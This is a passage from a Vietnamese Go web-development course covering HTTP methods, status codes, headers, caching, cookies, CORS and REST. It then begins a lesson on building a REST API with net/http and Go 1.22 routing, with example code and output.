`HEAD`	Như GET nhưng chỉ header	Có	Có	Kiểm tra tồn tại/kích thước
`POST`	Tạo mới / hành động không idempotent	**Không**	**Không**	`POST /orders`
`PUT`	**Thay thế toàn bộ** tài nguyên tại URL	Không	**Có**	`PUT /products/7`
`PATCH`	**Cập nhật một phần**	Không	Không (thường)	`PATCH /products/7`
`DELETE`	Xóa	Không	**Có**	`DELETE /products/7`
`OPTIONS`	Hỏi khả năng (dùng cho CORS preflight)	Có	Có	

> **An toàn (safe) và Idempotent**
> **An toàn:** phương thức *không làm thay đổi trạng thái* server (chỉ đọc); client, proxy, crawler được phép gọi tự do. **Idempotent:** gọi **một lần hay nhiều lần** cho **cùng kết quả cuối** trên server. `DELETE /products/7` gọi hai lần: lần hai không tìm thấy nhưng trạng thái cuối giống nhau (sản phẩm không còn).

Vì sao điều này quan trọng? Khi mạng chập chờn, client **không biết** request đã đến server chưa và muốn **gọi lại** (retry). Với `GET/PUT/DELETE` gọi lại là an toàn. Với `POST` (ví dụ tạo đơn, thanh toán) gọi lại có thể **tạo đơn trùng, trừ tiền hai lần**, nên cần cơ chế **idempotency key** (Buổi 30). Hai quy tắc kinh điển: **không bao giờ để `GET` thay đổi dữ liệu** (trình duyệt và crawler tự gọi `GET`); và đừng nhầm `PUT` (thay thế cả tài nguyên, trường thiếu bị xóa/đặt mặc định) với `PATCH` (chỉ đổi trường được gửi).

6. Mã trạng thái

Mã gồm ba chữ số, **chữ số đầu cho biết nhóm**:

Nhóm	Ý nghĩa và các mã quan trọng
1xx	Thông tin tạm thời (hiếm gặp: `101 Switching Protocols` khi nâng cấp WebSocket)
2xx thành công	`200 OK`; `201 Created` (kèm header `Location`); `202 Accepted` (đã nhận, xử lý bất đồng bộ); `204 No Content` (thành công, không có thân: thường cho `DELETE`/`PUT`)
3xx chuyển hướng	`301` chuyển vĩnh viễn; `302` tạm thời; `304 Not Modified` (dùng bản cache); `307` tạm thời **giữ nguyên method**; `308` vĩnh viễn giữ method

Nhóm	Ý nghĩa và các mã quan trọng
4xx lỗi **do client**	`400 Bad Request` (cú pháp sai); `401 Unauthorized` (**chưa xác thực**); `403 Forbidden` (**đã xác thực nhưng không có quyền**); `404 Not Found`; `405 Method Not Allowed`; `409 Conflict` (xung đột trạng thái, trùng khóa); `410 Gone`; `413 Payload Too Large`; `415 Unsupported Media Type`; `422 Unprocessable Content` (cú pháp đúng, dữ liệu sai nghiệp vụ/validate); `429 Too Many Requests` (kèm `Retry-After`)
5xx lỗi **do server**	`500 Internal Server Error`; `502 Bad Gateway` (proxy nhận phản hồi sai từ upstream); `503 Service Unavailable` (quá tải/bảo trì); `504 Gateway Timeout` (upstream quá chậm)

Những cặp dễ nhầm, và là điểm ăn tiền khi phỏng vấn:

- **401 vs 403:** `401` = "tôi không biết bạn là ai" (thiếu/sai token); `403` = "tôi biết bạn là ai, nhưng bạn không được phép".
- **400 vs 422:** `400` = yêu cầu không phân tích nổi (JSON hỏng); `422` = phân tích được nhưng không hợp lệ (email sai định dạng). Nhiều API gộp cả hai vào `400`; chọn một quy ước và **nhất quán**.
- **404 vs 403 khi truy cập tài nguyên của người khác:** trả `404` để không tiết lộ tài nguyên có tồn tại hay không (tránh dò quét).
- **502/503/504 ở load balancer:** thấy các mã này nghĩa là **vấn đề nằm phía sau proxy** (server của bạn sập, quá tải, hoặc quá chậm); xem log ứng dụng, đừng debug Nginx.
- **Đừng trả `200` kèm `{"error": ...}`:** mã trạng thái là cho máy, hệ thống giám sát đếm 5xx để cảnh báo; nếu lỗi nằm trong thân với mã 200, cảnh báo của bạn mù.

7. Header quan trọng

Header	Công dụng
`Content-Type`	Kiểu dữ liệu của thân: `application/json`, `multipart/form-data`, `application/x-www-form-urlencoded`
`Accept`	Kiểu client muốn nhận (thương lượng nội dung)
`Content-Length` / `Transfer-Encoding: chunked`	Kích thước thân / truyền theo từng khúc khi chưa biết trước độ dài
`Authorization`	Thông tin xác thực: `Bearer <token>`, `Basic ...`
`Cache-Control`, `ETag`, `If-None-Match`, `Last-Modified`	Điều khiển cache và yêu cầu có điều kiện
`Location`	URL tài nguyên mới (`201`) hoặc đích chuyển hướng (`3xx`)
`Set-Cookie` / `Cookie`	Server đặt cookie / client gửi lại
`Origin`, `Access-Control-*`	CORS
`X-Forwarded-For`, `X-Real-IP`, `Forwarded`	IP gốc của client khi qua proxy/load balancer
`Retry-After`	Chờ bao lâu mới thử lại (kèm 429/503)
`User-Agent`	Phần mềm client
`Accept-Encoding` / `Content-Encoding`	Nén (`gzip`, `br`)

> **Đừng tin header do client gửi**
> Mọi header đều **giả mạo được**. `X-Forwarded-For` chỉ đáng tin khi do **proxy của chính bạn** đặt; nếu server nhận trực tiếp từ Internet và đọc IP từ header này, kẻ xấu giả IP tùy ý (vượt qua giới hạn tốc độ theo IP). Cấu hình "trusted proxies" đúng ở Gin (Buổi 23, 37).

8. Cache HTTP và yêu cầu có điều kiện

Cache HTTP giảm tải server và độ trễ. Cơ chế tiêu biểu: **ETag** (mã định danh phiên bản nội dung). Lần đầu server trả nội dung kèm `ETag`. Lần sau client hỏi lại kèm `If-None-Match: <etag>`; nếu nội dung chưa đổi, server trả `304 Not Modified` **không có thân**, tiết kiệm băng thông.

```go
package main

import (
    "crypto/sha256"
    "encoding/hex"
    "fmt"
    "net/http"
    "net/http/httptest"
)

var body = []byte(`{"name":"Áo thun","price":250000}`)

func handler(w http.ResponseWriter, r *http.Request) {
    sum := sha256.Sum256(body)
    etag := `"` + hex.EncodeToString(sum[:8]) + `"` // ETag = dấu vân tay của nội dung
    w.Header().Set("ETag", etag)
    w.Header().Set("Cache-Control", "no-cache") // luôn hỏi lại server (được phép dùng bản lưu nếu 304)
    if r.Header.Get("If-None-Match") == etag {
        w.WriteHeader(http.StatusNotModified) // 304: không gửi lại thân
        return
    }
    w.Write(body)
}

func main() {
    srv := httptest.NewServer(http.HandlerFunc(handler))
    defer srv.Close()

    resp, err := http.Get(srv.URL)
    if err != nil {
        fmt.Println(err)
        return
    }
    etag := resp.Header.Get("ETag")
    resp.Body.Close()
    fmt.Println("lần 1:", resp.StatusCode, etag)

    req, _ := http.NewRequest("GET", srv.URL, nil)
    req.Header.Set("If-None-Match", etag)
    resp2, err := http.DefaultClient.Do(req)
    if err != nil {
        fmt.Println(err)
        return
    }
    defer resp2.Body.Close()
    fmt.Println("lần 2:", resp2.StatusCode, resp2.ContentLength)
}
```

```
lần 1: 200 "d3c7164c410c520d"
lần 2: 304 0
```

Các chỉ thị `Cache-Control` đáng nhớ: `no-store` (tuyệt đối không lưu, cho dữ liệu nhạy cảm), `no-cache` (được lưu nhưng **phải hỏi lại** để xác nhận), `public`/`private` (cache chung như CDN được phép hay chỉ cache của trình duyệt), `max-age=3600` (coi là còn mới 1 giờ, không cần hỏi). **API trả dữ liệu riêng theo người dùng phải có `private` hoặc `no-store`**: nếu CDN lưu nhầm phản hồi của người này và phát cho người khác là sự cố lộ dữ liệu thật đã xảy ra ở nhiều công ty.

9. Cookie, session và CORS

9.1. Cookie

Cookie là cặp tên-giá trị server đặt qua `Set-Cookie`; trình duyệt tự gửi lại ở các request sau tới cùng miền. Các thuộc tính bảo mật **bắt buộc nắm**:

```
package main

import (
    "fmt"
    "net/http"
)

func main() {
    c := &http.Cookie{
        Name:     "session",
        Value:    "abc123",
        Path:     "/",
        MaxAge:   3600,
        HttpOnly: true,                 // JavaScript KHÔNG đọc được: chống đánh cắp qua XSS
        Secure:   true,                 // chỉ gửi qua HTTPS
        SameSite: http.SameSiteLaxMode, // hạn chế gửi kèm trong request từ trang khác: chống CSRF
    }
    fmt.Println(c.String())
}
```

```
session=abc123; Path=/; Max-Age=3600; HttpOnly; Secure; SameSite=Lax
```

Cookie xác thực phải có `HttpOnly` + `Secure` + `SameSite` (`Lax` hoặc `Strict`). Nếu bạn dùng token trong header `Authorization` (phổ biến với API cho ứng dụng mobile/SPA) thì cookie không tham gia, nhưng việc **lưu token ở đâu phía client** lại là câu hỏi bảo mật riêng (Buổi 29, 37).

9.2. CORS: lỗi quen thuộc nhất của người làm API

Trình duyệt áp dụng **chính sách cùng nguồn (same-origin policy)**: script từ `https://shop.vn` **không được đọc** phản hồi từ `https://api.shopgo.vn` (khác *origin*: *scheme + host + port*), trừ khi server API cho phép bằng **CORS (Cross-Origin Resource Sharing)**.

```
Trang https://shop.vn (trình duyệt)  --->  API https://api.shopgo.vn

Bước 1. Request "không đơn giản" (POST JSON, có Authorization): trình duyệt gửi PREFLIGHT trước

  Trình duyệt gửi:                          Server trả lời:
  OPTIONS /orders                           204 No Content
  Origin: https://shop.vn                   Access-Control-Allow-Origin: https://shop.vn
  Access-Control-Request-Method: POST       Access-Control-Allow-Methods: GET, POST
  Access-Control-Request-Headers:           Access-Control-Allow-Headers: Authorization,
      authorization, content-type               Content-Type
                                            Access-Control-Max-Age: 600   (cache preflight 10 phút)

Bước 2. Nếu được phép, trình duyệt mới gửi request thật:  POST /orders
        Server phải trả cả header  Access-Control-Allow-Origin: https://shop.vn  ở response thật.
```

Những điều phải nhớ:

- **CORS là cơ chế bảo vệ của TRÌNH DUYỆT**, không phải của server. `curl`, Postman, ứng dụng mobile, server khác **không bị** CORS chặn. Vì vậy **CORS không thay thế xác thực/phân quyền**.
- "CORS error" trong console nghĩa là server **không gửi** (hoặc gửi sai) header `Access-Control-Allow-*`. Sửa ở **server** (middleware CORS của Gin, Buổi 26), không phải ở client.
- `Access-Control-Allow-Origin: *` cho phép **mọi** trang đọc phản hồi; **không dùng được cùng cookie/credentials**. Với API có xác thực, liệt kê **origin cụ thể** (danh sách trắng), đừng phản chiếu bừa header `Origin` vào `Allow-Origin`.
- `Access-Control-Allow-Credentials: true` mới cho phép gửi cookie chéo nguồn.

10. REST: nguyên tắc thiết kế API qua HTTP

REST (Representational State Transfer) là phong cách kiến trúc coi API là tập **tài nguyên (resource)** có URL, thao tác bằng các phương thức HTTP chuẩn, trao đổi **biểu diễn** (thường JSON), **phi trạng thái (stateless)**: mỗi request mang đủ thông tin để xử lý, server không nhớ phiên của client (nhờ vậy dễ mở rộng ngang).

```
Tài nguyên là DANH TỪ (số nhiều), hành động là PHƯƠNG THỨC HTTP:

  GET    /products              danh sách sản phẩm (có lọc, phân trang)
  POST   /products              tạo sản phẩm mới            -> 201 + Location
  GET    /products/7            xem một sản phẩm            -> 200 hoặc 404
  PUT    /products/7            thay thế toàn bộ            -> 200/204
  PATCH  /products/7            sửa một phần                -> 200
  DELETE /products/7            xóa                         -> 204
  GET    /products/7/reviews    tài nguyên con (quan hệ lồng)
  POST   /orders/7/cancel       hành động không hợp với CRUD: dùng động từ ở cuối (chấp nhận được)
```

Sẽ đi sâu thiết kế API ở Buổi 30: đặt tên, phân trang, lọc, phiên bản, định dạng lỗi, idempotency, tài liệu OpenAPI.

11. WebSocket và Server-Sent Events (nhìn lướt)

- **WebSocket:** nâng cấp một kết nối HTTP (`101 Switching Protocols`) thành kênh **hai chiều thời gian thực** (chat, bảng giá). Buổi 35.
- **SSE (Server-Sent Events):** server đẩy một luồng sự kiện **một chiều** qua HTTP thường (`Content-Type: text/event-stream`), đơn giản hơn WebSocket cho thông báo, tiến độ. Buổi 25.
- **Long polling:** client hỏi, server giữ chờ có dữ liệu mới trả về; giải pháp cũ.

12. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Dùng `GET` để thay đổi dữ liệu** (xóa, đổi trạng thái); crawler, pre-fetch của trình duyệt sẽ kích hoạt ngoài ý muốn.
2. **Nhầm `401` và `403`**, hoặc trả `200` kèm lỗi trong thân.
3. **Cấu hình CORS bằng `*` cho API có xác thực**, hoặc phản chiếu `Origin` bừa bãi; hoặc nghĩ CORS bảo vệ được API.
4. **Cookie xác thực thiếu `HttpOnly`/`Secure`/`SameSite`.**
5. **Tin `X-Forwarded-For` từ client** để chặn IP/giới hạn tốc độ.
6. **`POST` không idempotent mà client tự retry** gây tạo trùng.
7. **Cache phản hồi riêng tư ở CDN** (thiếu `private`/`no-store`).
8. **Tắt xác minh TLS (`-k`, `InsecureSkipVerify`) và quên bật lại.**
9. **Tạo kết nối mới cho mỗi lời gọi** (không dùng lại kết nối), cạn cổng/`TIME_WAIT`.
10. **Không phân biệt ba loại lỗi mạng** (refused / reset / timeout) khi chẩn đoán.

13. Góc nhìn thực chiến

Góc nhìn thực chiến

Khi có sự cố, kỹ năng mạng-HTTP là thứ rút ngắn thời gian chẩn đoán nhiều nhất. Quy trình bốn bước của người có kinh nghiệm: (1) **Tái hiện bằng `curl -v`** từ bên ngoài, đúng URL, đúng header, đúng phương thức; so sánh với điều trình duyệt/ứng dụng gửi (DevTools → Network → Copy as cURL); (2) **Xác định tầng lỗi** từ mã/biểu hiện: DNS không phân giải (`Could not resolve host`), TCP (`refused/timeout`), TLS (lỗi chứng chỉ), HTTP (mã 4xx/5xx), ứng dụng (thân sai); (3) **Đọc đúng log ở đúng chỗ**: `502/504` thì xem log ứng dụng phía sau proxy; `CORS` thì xem header phản hồi, không phải code JavaScript; (4) **Đo thời gian từng pha** bằng `curl -w "dns:%{time_namelookup} connect:%{time_connect} tls:%{time_appconnect} ttfb:%{time_starttransfer} total:%{time_total}\n"` để biết chậm ở đâu. Ta sẽ lặp lại quy trình này khi triển khai ShopGo ở Giai đoạn 6.

14. Tóm tắt

Tóm tắt buổi học

- Kết nối mới + HTTPS tốn khoảng 3–4 RTT (DNS, TCP, TLS, HTTP): tái sử dụng kết nối và đặt server gần người dùng.
- DNS có TTL; TCP tin cậy nhưng có `TIME_WAIT`; TLS (chứng chỉ, CA, khóa phiên) thường chấm dứt tại proxy; không bao giờ tắt xác minh chứng chỉ ở production.
- HTTP/1.1 là văn bản (start line + header + dòng trống + thân); HTTP/2 ghép kênh nhị phân; HTTP/3 chạy trên QUIC; Go tự dùng HTTP/2 với TLS.
- Phương thức: GET/HEAD an toàn; GET/PUT/DELETE idempotent; POST không idempotent nên cần idempotency key. 401 ≠ 403; 400 ≠ 422; 5xx do server.
- ETag + `If-None-Match` → 304; `Cache-Control: private/no-store` cho dữ liệu riêng tư.
- Cookie xác thực: `HttpOnly + Secure + SameSite`; CORS là bảo vệ của trình duyệt, sửa ở server, không thay thế xác thực.
- REST: tài nguyên là danh từ, phương thức là hành động, phi trạng thái; dùng `curl -v` và `curl -w` để chẩn đoán.

15. Bài tập

1. **[Cơ bản]** Dùng `curl -i` gọi `https://httpbin.org/status/404`, `/redirect/2` (có và không có `-L`), `/headers`. Với mỗi cái, ghi lại mã trạng thái, header quan trọng và giải thích.
2. **[Cơ bản]** Dùng `curl -w` đo các pha DNS/connect/TLS/TTFB/total tới ba site khác nhau (trong nước, nước ngoài, một CDN). So sánh và nhận xét.
3. **[Cơ bản]** Lập bảng 10 tình huống API (tạo tài khoản trùng email, thiếu token, không đủ quyền, JSON hỏng, tài nguyên đã xóa, quá tải, validate lỗi, tạo thành công...) và chọn mã trạng thái phù hợp kèm lý do.
4. **[Trung bình]** Sửa chương trình raw TCP ở mục 4: gửi `GET` tới một server `net/http` có hai route; thử bỏ `Connection: close` và đọc nhiều response trên cùng kết nối (keep-alive). Giải thích vì sao cần `Content-Length` để biết chỗ kết thúc từng response.
5. **[Trung bình]** Viết server trả `Last-Modified` và hỗ trợ `If-Modified-Since` → `304`. So sánh với ETag: ưu nhược điểm của hai cách (độ chính xác theo giây, chi phí tính toán).
6. **[Trung bình]** Dựng hai server cục bộ trên cổng khác nhau; viết trang HTML gọi `fetch` từ origin này sang origin kia và quan sát lỗi CORS trong DevTools. Sau đó thêm header `Access-Control-Allow-Origin` và preflight `OPTIONS` thủ công để sửa. Thử cả trường hợp `*` kèm `credentials: 'include'` để thấy trình duyệt từ chối.
7. **[Nâng cao]** Viết hàm `ClientIP(r *http.Request, trustedProxies []string) string` lấy IP thật: chỉ tin `X-Forwarded-For` khi kết nối trực tiếp đến từ proxy tin cậy, đi từ phải sang trái bỏ qua các proxy tin cậy. Viết table-driven test gồm các tình huống giả mạo header.
8. **[Nâng cao]** Dùng `net.Listen` + `net.Conn` tự cài một **HTTP/1.1 server tối giản** (chỉ phân tích dòng đầu và header, trả `200 OK` với một thân) rồi gọi bằng `curl`. Quan sát vì sao cần xử lý đúng `\r\n\r\n` và `Content-Length`. (Bài học: framework làm gì dưới nắp ca-pô.)
9. **[Thử thách]** Dùng `openssl` (hoặc `mkcert`) tạo chứng chỉ tự ký, chạy `http.Server.ListenAndServeTLS`, gọi bằng `curl --cacert` và `curl -k`; dùng `curl -v` để đọc phiên bản TLS, mã hóa được chọn, và xác nhận Go dùng HTTP/2 (`* using HTTP/2`). Thử `go run` client

trong Go với `http.Transport{TLSClientConfig: ...}` để nạp CA riêng thay vì `InsecureSkipVerify`.

Buổi 19 — net/http: server và client bằng thư viện chuẩn

> **Thông tin buổi học**
> **Thời lượng:** 5–6 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 6, 7, 9, 11, 15, 18

> **Mục tiêu học tập**
> Sau buổi học này bạn có thể:
>
> - Viết server HTTP hoàn chỉnh chỉ bằng `net/http`: định tuyến (Go 1.22), đọc request, trả JSON, mã trạng thái đúng.
> - Cấu hình **timeout** của server để chống treo và tấn công kết nối chậm (Slowloris).
> - Dùng `http.Client` đúng cách: timeout, tái sử dụng kết nối, đóng body, `context`.
> - Viết middleware, test handler bằng `httptest`, và giải thích **Gin thêm được gì** trên `net/http`.

Gin là lớp mỏng đặt trên `net/http`. Hiểu thư viện chuẩn trước giúp bạn dùng Gin **không bị "phép màu"**: khi có lỗi, bạn biết nó nằm ở tầng nào; khi cần, bạn tự viết được những gì Gin không có sẵn. Và với dịch vụ nhỏ, `net/http` thuần đã đủ tốt.

1. Mô hình cốt lõi: Handler

Toàn bộ server Go xoay quanh một interface duy nhất (Buổi 6):

```
type Handler interface {
    ServeHTTP(w ResponseWriter, r *Request)
}
```

- `*http.Request`: mọi thông tin về yêu cầu (phương thức, URL, header, thân, context...).
- `http.ResponseWriter`: nơi bạn **ghi** phản hồi (header, mã trạng thái, thân). Nó là một `io.Writer`.
- `http.HandlerFunc` là **bộ chuyển đổi (adapter)** biến một hàm thường thành `Handler`: `http.HandlerFunc(f)`.
- `http.ServeMux` là một `Handler` đặc biệt: **bộ định tuyến** chọn handler theo phương thức và đường dẫn.
- `http.Server` lắng nghe cổng, nhận kết nối và gọi handler **trong một goroutine riêng cho mỗi request** (Buổi 12): handler của bạn chạy đồng thời, nên dữ liệu dùng chung phải an toàn đa luồng.

```
func main() {
    mux := http.NewServeMux()
    mux.HandleFunc("GET /hello", func(w http.ResponseWriter, r *http.Request) {
        fmt.Fprintln(w, "xin chào")
    })
    log.Fatal(http.ListenAndServe(":8080", mux))
}
```

Gin (và Echo, Chi, Fiber trừ Fiber) chỉ là một `Handler` thông minh hơn. Điều đó có nghĩa là toàn bộ hệ sinh thái (`httptest`, middleware chuẩn, `pprof`, `http.Server` với `Shutdown`) dùng được với chúng.

2. Định tuyến của Go 1.22: ServeMux hiện đại

Trước Go 1.22, `ServeMux` rất nghèo nàn (không phân biệt method, không có tham số đường dẫn), nên ai cũng phải dùng thư viện ngoài. Từ Go 1.22 mẫu đăng ký có thể chứa **phương thức** và **ký tự đại diện**:

Mẫu (pattern)	Ý nghĩa
`"GET /products"`	Chỉ phương thức `GET` (cũng khớp `HEAD`) tới đúng `/products`
`"POST /products"`	Chỉ `POST`
`"/products"`	Mọi phương thức
`"GET /products/{id}"`	`{id}` khớp **một đoạn** đường dẫn; đọc bằng `r.PathValue("id")`
`"GET /files/{path...}"`	`{path...}` khớp **phần còn lại** của đường dẫn (nhiều đoạn)
`"GET /{$}"`	`{$}` khớp **đúng** đường dẫn gốc `/` (không phải mọi đường dẫn)
`"/static/"`	Kết thúc bằng `/` khớp mọi đường dẫn bắt đầu bằng tiền tố
`"api.shopgo.vn/orders"`	Có thể ràng buộc theo **host**

Quy tắc ưu tiên: mẫu **cụ thể hơn thắng** (`/products/featured` thắng `/products/{id}`); hai mẫu mơ hồ ngang nhau gây `panic` **lúc đăng ký** (tốt: lỗi được phát hiện ngay khi khởi động chứ không đến khi chạy). Nếu đường dẫn khớp nhưng phương thức không, mux tự trả `405 Method Not Allowed` kèm header `Allow` liệt kê các phương thức hợp lệ; nếu không khớp gì thì `404`. Từ Go 1.26, chuyển hướng thêm/bớt dấu `/` cuối dùng mã `307` thay vì `301`.

3. Một API REST hoàn chỉnh bằng net/http

Chương trình dưới đây dựng API quản lý sản phẩm (kho dữ liệu trong bộ nhớ, an toàn đa luồng), rồi **tự gọi chính nó** qua `httptest` để minh họa mọi trường hợp: thành công, lỗi đầu vào, không tìm thấy, sai phương thức. Hãy đọc kỹ: hầu hết những gì Gin làm ở Giai đoạn 4 đều có mầm mống ở đây.

```
package main

import (
    "encoding/json"
    "fmt"
    "io"
    "net/http"
    "net/http/httptest"
    "sort"
    "strconv"
    "strings"
    "sync"
)

type Product struct {
    ID    int    `json:"id"`
    Name  string `json:"name"`
    Price int64  `json:"price"`
}

// Store là kho dữ liệu trong bộ nhớ, an toàn đa luồng (mọi handler chạy đồng thời).
type Store struct {
    mu     sync.RWMutex
    items  map[int]Product
    nextID int
}

func NewStore() *Store { return &Store{items: map[int]Product{}, nextID: 1} }
```

```go
func (s *Store) Create(name string, price int64) Product {
    s.mu.Lock()
    defer s.mu.Unlock()
    p := Product{ID: s.nextID, Name: name, Price: price}
    s.nextID++
    s.items[p.ID] = p
    return p
}

func (s *Store) Get(id int) (Product, bool) {
    s.mu.RLock()
    defer s.mu.RUnlock()
    p, ok := s.items[id]
    return p, ok
}

func (s *Store) Delete(id int) bool {
    s.mu.Lock()
    defer s.mu.Unlock()
    _, ok := s.items[id]
    delete(s.items, id)
    return ok
}

func (s *Store) List(q string) []Product {
    s.mu.RLock()
    defer s.mu.RUnlock()
    out := []Product{} // khởi tạo rỗng: JSON ra [] chứ không phải null
    for _, p := range s.items {
        if q == "" || strings.Contains(strings.ToLower(p.Name), strings.ToLower(q)) {
            out = append(out, p)
        }
    }
    sort.Slice(out, func(i, j int) bool { return out[i].ID < out[j].ID })
    return out
}

func writeJSON(w http.ResponseWriter, status int, v any) {
    w.Header().Set("Content-Type", "application/json; charset=utf-8")
    w.WriteHeader(status) // header phải đặt TRƯỚC khi gọi WriteHeader/Write
    json.NewEncoder(w).Encode(v)
}

// writeError dùng MỘT định dạng lỗi thống nhất cho toàn API.
func writeError(w http.ResponseWriter, status int, code, msg string) {
    writeJSON(w, status, map[string]any{"error": map[string]string{"code": code, "message": msg}})
}

type API struct{ store *Store }

func (a *API) Routes() http.Handler {
    mux := http.NewServeMux()
    mux.HandleFunc("GET /products", a.list)
    mux.HandleFunc("GET /products/{id}", a.get)
    mux.HandleFunc("POST /products", a.create)
    mux.HandleFunc("DELETE /products/{id}", a.delete)
    return mux
}

func (a *API) list(w http.ResponseWriter, r *http.Request) {
    writeJSON(w, http.StatusOK, a.store.List(r.URL.Query().Get("q")))
}

func (a *API) get(w http.ResponseWriter, r *http.Request) {
    id, err := strconv.Atoi(r.PathValue("id")) // tham số đường dẫn của Go 1.22
    if err != nil {
        writeError(w, http.StatusBadRequest, "invalid_id", "id phải là số nguyên")
```

```
        return
    }
    p, ok := a.store.Get(id)
    if !ok {
        writeError(w, http.StatusNotFound, "not_found", "không tìm thấy sản phẩm")
        return
    }
    writeJSON(w, http.StatusOK, p)
}

func (a *API) create(w http.ResponseWriter, r *http.Request) {
    r.Body = http.MaxBytesReader(w, r.Body, 1<<20) // giới hạn thân request 1 MB
    var in struct {
        Name  string `json:"name"`
        Price int64  `json:"price"`
    }
    dec := json.NewDecoder(r.Body)
    dec.DisallowUnknownFields()
    if err := dec.Decode(&in); err != nil {
        writeError(w, http.StatusBadRequest, "invalid_json", err.Error())
        return
    }
    name := strings.TrimSpace(in.Name)
    if name == "" || in.Price < 0 {
        writeError(w, http.StatusUnprocessableEntity, "validation_failed",
            "name bắt buộc, price không âm")
        return
    }
    p := a.store.Create(name, in.Price)
    w.Header().Set("Location", "/products/"+strconv.Itoa(p.ID))
    writeJSON(w, http.StatusCreated, p)
}

func (a *API) delete(w http.ResponseWriter, r *http.Request) {
    id, err := strconv.Atoi(r.PathValue("id"))
    if err != nil || !a.store.Delete(id) {
        writeError(w, http.StatusNotFound, "not_found", "không tìm thấy sản phẩm")
        return
    }
    w.WriteHeader(http.StatusNoContent)
}

func main() {
    srv := httptest.NewServer((&API{store: NewStore()}).Routes())
    defer srv.Close()

    do := func(method, path, body string) {
        req, _ := http.NewRequest(method, srv.URL+path, strings.NewReader(body))
        req.Header.Set("Content-Type", "application/json")
        resp, err := http.DefaultClient.Do(req)
        if err != nil {
            fmt.Println(err)
            return
        }
        defer resp.Body.Close()
        b, _ := io.ReadAll(resp.Body)
        extra := ""
        if loc := resp.Header.Get("Location"); loc != "" {
            extra = "  [Location: " + loc + "]"
        }
        if al := resp.Header.Get("Allow"); al != "" {
            extra = "  [Allow: " + al + "]"
        }
        fmt.Printf("%-6s %-15s -> %d %s%s\n",
            method, path, resp.StatusCode, strings.TrimSpace(string(b)), extra)
    }

    do("POST", "/products", `{"name":"Áo thun","price":250000}`)
    do("POST", "/products", `{"name":"Giày","price":750000}`)
    do("GET", "/products", "")
```

```
    do("GET", "/products?q=giày", "")
    do("GET", "/products/1", "")
    do("GET", "/products/99", "")
    do("GET", "/products/abc", "")
    do("POST", "/products", `{"name":"","price":-5}`)
    do("POST", "/products", `{"nam":"x"}`)
    do("DELETE", "/products/1", "")
    do("GET", "/products/1", "")
    do("PUT", "/products/2", `{}`)
    do("GET", "/khong-co", "")
}
```

```
POST   /products       -> 201 {"id":1,"name":"Áo thun","price":250000}  [Location: /products/1]
POST   /products       -> 201 {"id":2,"name":"Giày","price":750000}  [Location: /products/2]
GET    /products       -> 200 [{"id":1,"name":"Áo
thun","price":250000},{"id":2,"name":"Giày","price":750000}]
GET    /products?q=giày -> 200 [{"id":2,"name":"Giày","price":750000}]
GET    /products/1     -> 200 {"id":1,"name":"Áo thun","price":250000}
GET    /products/99    -> 404 {"error":{"code":"not_found","message":"không tìm thấy sản phẩm"}}
GET    /products/abc   -> 400 {"error":{"code":"invalid_id","message":"id phải là số nguyên"}}
POST   /products       -> 422 {"error":{"code":"validation_failed","message":"name bắt buộc, price không
âm"}}
POST   /products       -> 400 {"error":{"code":"invalid_json","message":"json: unknown field \"nam\""}}
DELETE /products/1     -> 204
GET    /products/1     -> 404 {"error":{"code":"not_found","message":"không tìm thấy sản phẩm"}}
PUT    /products/2     -> 405 Method Not Allowed  [Allow: DELETE, GET, HEAD]
GET    /khong-co       -> 404 404 page not found
```

3.1. Phân tích những quyết định trong chương trình

1. **Tách `Store` khỏi `API`.** Handler không biết dữ liệu nằm ở đâu: đó là hạt giống của tầng `service` và `repository` (Buổi 27). Thay `Store` bằng PostgreSQL sau này không phải sửa handler.
2. **Mọi handler chạy đồng thời**, nên `Store` dùng `RWMutex` (Buổi 14). Quên điều này là bug số một của người mới viết web bằng Go.
3. **Một định dạng lỗi thống nhất** `{"error":{"code","message"}}`: client viết một đoạn xử lý lỗi duy nhất; `code` ổn định để máy đọc, `message` cho người. (Chi tiết ở Buổi 25, 30.)
4. **Mã trạng thái đúng** (Buổi 18): `201` kèm `Location` khi tạo; `204` không có thân khi xóa; `404` khi không có; `400` cho `id` sai dạng và JSON hỏng; `422` cho dữ liệu hợp lệ về cú pháp nhưng sai nghiệp vụ.
5. **Phòng thủ đầu vào:** `MaxBytesReader` chặn thân khổng lồ; `DisallowUnknownFields` bắt lỗi chính tả của client sớm (`"nam"`); `TrimSpace` chuẩn hóa tên; kiểm tra giá âm.
6. **Thứ tự ghi phản hồi:** đặt header → `WriteHeader(status)` → ghi thân. Sau khi đã `Write`, mã trạng thái và header **không đổi được nữa** (`WriteHeader` lần hai chỉ in cảnh báo `superfluous response.WriteHeader call`). Nếu không gọi `WriteHeader`, mặc định là `200` ở lần `Write` đầu tiên.
7. `[]Product{}` **thay vì** `nil`: để danh sách rỗng ra `[]` chứ không phải `null` (Buổi 4, 9).
8. Mux **tự** xử lý `405` kèm `Allow` và `404`, miễn phí. Lưu ý thân `404 page not found` là chữ thuần, không phải JSON: nếu muốn mọi lỗi (kể cả 404/405 do mux) trả đúng định dạng JSON của API, cần bọc thêm (Gin cho phép `NoRoute`/`NoMethod`, Buổi 25).

4. Đọc request và ghi response: bảng tra cứu

Cần làm	Cách làm
Phương thức, đường dẫn	`r.Method`, `r.URL.Path`
Tham số truy vấn `?q=a&page=2`	`r.URL.Query().Get("q")`; nhiều giá trị: `r.URL.Query()["tag"]`
Tham số đường dẫn `/products/{id}`	`r.PathValue("id")` (Go 1.22)

Cần làm	Cách làm
Header	`r.Header.Get("Authorization")` (khóa không phân biệt hoa thường)
Thân JSON	`json.NewDecoder(r.Body).Decode(&v)` (bọc `MaxBytesReader`)
Form `application/x-www-form-urlencoded`	`r.ParseForm()` rồi `r.PostFormValue("name")`
Upload `multipart/form-data`	`r.ParseMultipartForm(maxMem)`, `r.FormFile("file")`
Cookie	`r.Cookie("session")`, `http.SetCookie(w, &http.Cookie{...})`
Context của request	`r.Context()` (tự hủy khi client ngắt hoặc handler xong)
IP kết nối trực tiếp	`r.RemoteAddr` (có cả cổng); IP thật qua proxy cần cấu hình tin cậy (Buổi 18)
Trả lỗi nhanh dạng chữ	`http.Error(w, "thông điệp", http.StatusBadRequest)`
Chuyển hướng	`http.Redirect(w, r, "/moi", http.StatusSeeOther)`
Phục vụ tệp tĩnh	`http.FileServer(http.Dir("./public"))`, `http.ServeFile`, hoặc `embed.FS`
Đẩy dữ liệu từng phần (SSE, stream)	`w.(http.Flusher).Flush()`

5. Cấu hình server và timeout: bài học vận hành quan trọng

